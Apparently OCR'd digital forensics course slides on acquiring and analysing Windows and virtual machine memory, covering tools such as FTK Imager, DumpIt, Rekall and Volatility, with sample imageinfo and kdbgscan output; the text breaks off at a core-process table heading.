
- VMWare related to memory files
  - ✓ .vmx
    - VM Configuration File
  - ✓ .vmem
    - VM Memory
  - ✓ .vmsn
    - VM Snapshot
  - ✓ .vmss
    - VM Saved Data
  - ✓ .nvram
    - VM BIOS



Name	Date modified	Type
caches	2/12/2019 6:20 PM	File folder
vmware	2/14/2019 7:10 PM	Text Document
vmware-0	2/14/2019 4:40 PM	Text Document
vmware-1	2/14/2019 1:32 PM	Text Document
vmware-2	2/13/2019 8:38 AM	Text Document
Windows 10 x64.nvram	2/13/2019 8:38 AM	NVRAM File
Windows 10 x64	2/14/2019 7:10 PM	VMware virtual disk file
Windows 10 x64.vmsd	4/17/2018 11:55 PM	VMSD File
Windows 10 x64	2/14/2019 7:10 PM	VMware virtual machine configuration
Windows 10 x64.vmxf	2/12/2019 6:57 PM	VMXF File


Type I / II Hypervisor
Host Memory Acquisition

- **Host memory acquisition collects the entire host physical memory and host pagefiles**



Type I / II Hypervisor
VM Memory Acquisition

- VM memory acquisition collects VM physical memory (i.e. part of the host physical memory) and VM pagefiles



Hypervisor Forensics

- Instead of attempting to collect memory dumps from inside of a VM, research has shown that hypervisors can be analyzed directly from the host memory
- An open-source tool called Actaeon, can take a host memory and perform memory forensics of virtualization environments
- With a host memory dump, Actaeon can achieve three objectives:
  - ✓ Locate any hypervisor configured with Intel VT-x technology
  - ✓ Show relationships among different hypervisors running on a host
  - ✓ Recognize address space of each VM
- Actaeon consists of three components:
  - ✓ hyperls
    - Volatility plugin to list the hypervisors in a memory dump
  - ✓ Volatility patch to allow plugins and commands to be applied to each guest OS
  - ✓ A Virtual Machine Control Structure (VMCS) layout dumper


Windows Volatile Memory Collection

Memory Acquisition Tools

- Main memory accesses data randomly instead of sequentially like it is on block devices allowing quicker data access
- List of known Windows memory acquisition tools:
  - ✓ FTK Imager - AccessData
  - ✓ DumpIt - MoonSols
  - ✓ Rekall - Open Source
  - ✓ KnTTools - GMG Systems
  - ✓ F-Response – F-Response
  - ✓ Memoryze - Mandiant
  - ✓ FastDump – HBGary
  - ✓ WinEn - EnCase
  - ✓ Live RAM Capturer - Belkasoft
  - ✓ Windows Memory Reader - ATC-NY
- The need for multiple memory acquisition tools serves multiple purposes
  - ✓ Different OS’s work better with some tools
  - ✓ Different acquisition tools may find different valuable digital artifacts


Live Memory Acquisition Considerations

- Before determining which tools and techniques are needed for live memory acquisition, it is necessary to answer some preliminary questions
  - ✓ Local vs. Remote
  - ✓ Virtual Machine vs. Physical Host
  - ✓ Workstation vs. Server
  - ✓ Administrative Access vs. User Access
  - ✓ Large vs. Small Memory Collection
  - ✓ CLI vs. GUI





FTK Imager

- In addition to disk images, FTK Imager also can collect live memory dumps
- Each memory dump is saved as a *.mem file and can then be fed into a memory analysis toolkit
- Best practices recommend running FTK Imager from removable media and storing the results of memory analysis on external systems
- In addition to main memory, it is also possible to extract the Windows pagefile which can provide additional insight into live system




FTK Imager – RAM Extraction






Why is there an difference
between system and extractor tool RAM size?




Windows Pagefile

- The Windows pagefile is used to aid in the management of system RAM
- The operating system determines the most and least used pages in RAM
- For the least used pages, they are moved from RAM into a file named pagefile.sys on disk
- Once those least used pages are moved, RAM is now freed up for immediate use
- In addition to imaging physical RAM, it is also possible to copy the pagefile for forensic analysis




DumpIt


- Freely available memory acquisition software originally called win32dd
- Allows physical memory acquisition on Windows as a raw memory dump or as a Microsoft crash dump
- DumpIt creates both .mem and .raw files during acquisition



DumpIt Acquisition


- DumpIt can be utilized in either CLI or GUI mode
- DumpIt application saves each dump as a *.dmp file





Rekall

- Open source memory acquisition software
  - ✓ https://github.com/google/rekall/releases
- Allows physical memory acquisition on Windows as a raw memory dump or as a Microsoft crash dump



Release 1.7.2 RC1

scudette released this on Dec 6, 2017 · 52 commits to master since this release

This is a bugfix release. Highlights include:

- Support new uncompressed PDB files downloaded from the MS symbol server.
- Bugfixes for the most recent windows 10 for the most common memory plugins.

This release also comes with an OSX binary. Simply unzip somewhere and run. The binary is built with pyinstaller and should be self contained.

Assets 4

rekall-OSX-1.7.2rc1.zip	15 MB
Rekall_1.7.2.p1_Hurricane.Ridge_x64.exe	29.5 MB
Source code (zip)	
Source code (tar.gz)	


Windows Volatile Memory Analysis

Memory Analysis Importance

- Memory analysis is a critical skill set for any forensic analyst
- The steps that will be shown can help to recover incredibly valuable forensics information
  - ✓ Encryption Keys
  - ✓ Cached Credentials
  - ✓ Live Registry Hives

Volatility Framework

- Integrated into SANS SIFT
- Address Space Voting Rounds
  - ✓ Explicit file format search
- Cross Platform
  - ✓ https://www.volatilityfoundation.org/24



Volatility 2.6 (*Windows 10 / Server 2016*)

This release improves support for Windows 10 and adds support for Windows Server 2016, Mac OS Sierra 10.12, and Linux with KASLR kernels. A lot of bug fixes went into this release as well as performance enhancements (especially related to page table parsing and virtual address space scanning). See below for a more detailed list of the changes in this version.

Released: December, 2016

- Volatility 2.6 Windows Standalone Executable (x64)
- Volatility 2.6 Mac OS X Standalone Executables (x64)
- Volatility 2.6 Linux Standalone Executables (x64)
- Volatility 2.6 Source Code (.zip)
- Integrity Hashes
- View the README
- View the CREDITS

Volatility Framework Structures

- VTypes
  - ✓ Most OS's are written in C
  - ✓ Volatility is written in Python
  - ✓ VTypes is a way to represent C data structures in Python source files
- The structures can contain object names, offsets, and types that match the operating system being analyzed
- By translating these structures Volatility knows how to treat the underlying data as either an integer, string, or pointer

```
struct process {
  int pid;
  int parent_pid;
  char name[10];
  char * command_line;
  void * ptv;
};
```

Structure Name
Process ID
Parent PID
PID Name
Pointer
Pointer

Structure

```
'process' : [ 26, {
  'pid' : [ 0, ['int']],
  'parent_pid' : [ 4, ['int']],
  'name' : [ 8, ['array', 10, ['char']]],
  'command_line' : [ 18, ['pointer', ['char']]],
  'ptv' : [ 22, ['pointer', ['void']]],
}]
```

Structure Size
Offsets

VType

Volatility Overlays

- C-based operating systems, such as Windows, utilize numerous void pointers (void *) throughout the codebase
- A void pointer is a pointer to data whose type is unknown or arbitrary at the time of the allocation
- There is usually not enough information based on the void pointer to derive the data types automatically and additional steps such as dereferencing pointers may be necessary
- Overlays allow us to essentially patch the generated structure definitions which is accomplished by reverse engineering or trial and error

```
struct process {
  int pid;
  int parent_pid;
  char name[10];
  char * command_line;
  void * ptv;
};
```

Structure

```
'process' : [ 26, {
  'pid' : [ 0, ['int']],
  'parent_pid' : [ 4, ['int']],
  'name' : [ 8, ['array', 10, ['char']]],
  'command_line' : [ 18, ['pointer', ['char']]],
  'ptv' : [ 22, ['pointer', ['void']]],
}]
```

VType

No Change

```
'process' : [ None, {
  'ptv' : [ None, ['pointer', ['process']]],
}
```

Overlay


Volatility Profiles

- A collection of VTypes, overlays, and object classes for a specific OS architecture
  - ✓ X86 / x64 / ARM
- Profiles also include:
  - ✓ Metadata
    - OS Name
    - Kernel Version
    - Build Number
  - ✓ System Call Information
    - System Call Indexes and Names
  - ✓ Constant Values
    - Global Variables With Hard-Coded Addresses
  - ✓ Native types
    - Low-level language types (int, char, long)
  - ✓ System map
    - Critical Global Variables and Functions Addresses
- Each profile has a unique name based on OS's name, version, service pack, and architecture
  - ✓ Win7SP1x64 - 64-bit Windows 7 Service Pack 1 System
  - ✓ Win2012SP0x64 - 64-bit Windows Server 2012

Volatility Virtual / Paged Address Spaces

- Virtual / Paged Address Spaces (VPAS) are used to reconstruct virtual memory with Intel and AMD-based algorithms to translate physical to virtual memory
- VPAS uses only allocated and accessible memory and does not include swapped disk
- A virtual AS contains the subset of memory that programs on a system can “see” at the time of the acquisition without producing a page fault to read swapped data back into RAM
- Kernel AS provides a view of the memory that is allocated and accessible to device drivers and modules running in kernel mode
- A process AS provides a view of memory from the perspective of a specific process which each have a private AS
- Mapping back data found in a memory dump to the processes that were currently accessing it is a common investigative technique


Volatile Evidence Collection Process




Toolkit

Target System

Considerations



Storage Required



OS Version and Build

Volatile Evidence Analysis

Analysis System

Volatility Usage

Volatility Profiles

- Once memory has been properly collected utilize Volatility info to list profiles and other key functions
  - ✓ Image Identification
  - ✓ Processes and DLLs
  - ✓ Process Memory
  - ✓ Kernel Memory
  - ✓ Networking
  - ✓ Registry
  - ✓ Crash Dumps
  - ✓ File System

```
$ python /usr/local/bin/vol.py --info
Volatility Foundation Volatility Framework 2.6.1


Profiles
--------
VistaSP0x64             - A Profile for Windows Vista SP0 x64
VistaSP0x86             - A Profile for Windows Vista SP0 x86
VistaSP1x64             - A Profile for Windows Vista SP1 x64
VistaSP1x86             - A Profile for Windows Vista SP1 x86
VistaSP2x64             - A Profile for Windows Vista SP2 x64
VistaSP2x86             - A Profile for Windows Vista SP2 x86
Win10x64                - A Profile for Windows 10 x64
Win10x64_10240_17770    - A Profile for Windows 10 x64 (10.0.10240.17770 / 2018-02-10)
Win10x64_10586          - A Profile for Windows 10 x64 (10.0.10586.306 / 2016-04-23)
Win10x64_14393          - A Profile for Windows 10 x64 (10.0.14393.0 / 2016-07-16)
Win10x64_15063          - A Profile for Windows 10 x64 (10.0.15063.0 / 2017-04-04)
```

Volatility imageinfo

- Volatility's imageinfo output specifies the suggested profile (--profile=PROFILE) for use with other plugins
- imageinfo prints the "_KDDEBUGGER_DATA64" (KDBG) structure used by plugins like pslist and process finding modules
- For larger memory samples there may be multiple KDBG structures
- The Volatility imageinfo plugin will not work on hibernation files unless the correct profile is given in advance because important structure definitions vary between different OS's

Volatility Image Identification

- Utilize Volatility imageinfo to find image information
  - ✓ python vol.py –f <IMAGE_LOCATION> imageinfo

```
$ python /usr/local/bin/vol.py -f Mystery.dd imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/sansforensics/MemoryAnalysis/Mystery.dd)
                      PAE type : No PAE
                           DTB : 0x39000L
                          KDBG : 0x8054cde0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2009-11-21 00:02:54 UTC+0000
     Image local date and time : 2009-11-20 16:02:54 -0800
```

Volatility kdbgscan

- Volatility's kdbgscan is designed to positively identify the correct profile and KDBG structure addresses
- KDBG Structure
  - ✓ Maintained by the Windows kernel for debugging purposes
  - ✓ Contains a list of the running processes, loaded kernel modules, and version information
  - ✓ This structure is important because it can identify memory dumps from different Windows OS’s

Volatility Profile Detection

- Utilize Volatility kdbgscan to confirm image profiles
  - ✓ python vol.py –f <IMAGE_LOCATION> kdbgscan

```
$ python /usr/local/bin/vol.py -f Mystery.dd kdbgscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                    : 0x8054cde0
Offset (P)                    : 0x54cde0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): WinXPSP3x86
Version64                     : 0x8054cdb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)     : 2600.xpsp_sp3_gdr.090804-1435
PsActiveProcessHead           : 0x80561358 (45 processes)
PsLoadedModuleList            : 0x8055b1c0 (114 modules)
KernelBase                    : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 1
KPCR                          : 0xffdff000 (CPU 0)
```

```
**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                    : 0x8054cde0
Offset (P)                    : 0x54cde0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): WinXPSP2x86
Version64                     : 0x8054cdb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)     : 2600.xpsp_sp3_gdr.090804-1435
PsActiveProcessHead           : 0x80561358 (45 processes)
PsLoadedModuleList            : 0x8055b1c0 (114 modules)
KernelBase                    : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 1
KPCR                          : 0xffdff000 (CPU 0)
```

Processes

- Official Windows definition:
  - ✓ “An application consists of one or more processes. A process, in the simplest terms, is an executing program. One or more threads run in the context of the process. A thread is the basic unit to which the operating system allocates processor time. A thread can execute any part of the process code, including parts currently being executed by another thread.”
- The processes that are running in main memory provide information on all system activities and are critical for forensic analysis
- Volatility can be used to display process information and provide critical information about process offsets, names, process IDs, parent process IDs, number of threads, number of handles, and date/time when the process started and exited

Windows Core Processes

- Core processes run in Windows OS's:
  - ✓ System
    - Manages system memory and compressed memory in the NT kernel
    - A single thread running on each processor
  - ✓ smss.exe
    - A component of the Microsoft Windows NT that
      - Creates environment variables
      - Starts kernel and user modes
      - Creates DOS device mappings
      - Creates virtual memory paging files
      - Starts the Windows logon manager, winlogon.exe
  - ✓ wininit.exe
    - Responsible for Windows initialization process
  - ✓ taskhost.exe
    - Acts as a host for processes that run from dynamic link libraries (dll) instead of exe
    - Checks Windows registry on startup to discover dll-based services that need to be loaded
  - ✓ lsass.exe
    - Local Security Authentication Server
    - Verifies user logons on a system

Windows Core Process Summary

Process Name	Parent Process	File Path	Singleton	Account	Start Time
